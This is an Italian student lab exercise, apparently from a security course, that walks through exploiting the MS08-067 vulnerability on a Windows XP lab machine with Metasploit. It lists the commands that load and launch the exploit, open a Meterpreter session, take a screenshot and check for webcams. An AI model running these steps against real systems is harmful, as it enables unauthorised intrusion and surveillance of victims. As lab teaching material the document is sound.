
Esercizio pratico S7/L3

Traccia:

Hacking MS08-067 Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, si dovrà:


- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

1) Avvio metasploit → *msfconsole*




2) Ricerca dell'exploit → *search ms08_067*

3) Uso dell'exploit → *use exploit/windows/smb/ms08_067_netapi → show options → set RHOST 192.168.40.150 → exploit*



4) Uso di meterpreter → *help (per vedere opzioni)*



5) Comando screenshot →

6) Comando webcam_list →